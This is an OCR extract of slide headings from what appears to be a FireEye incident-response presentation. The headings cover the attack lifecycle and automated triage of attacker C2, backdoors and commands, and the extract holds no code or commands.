
Attack Lifecycle
Escalate Privileges




Automated Triage: Attacker C2 Identification



Automated Triage: Backdoor Identification



Automated Triage: Recovering Attacker Commands




Attack Lifecycle


Internal Recon

Lateral Movement

Maintain Presence

Enterprise Search Identifies Additional Systems





FireEye

Thank You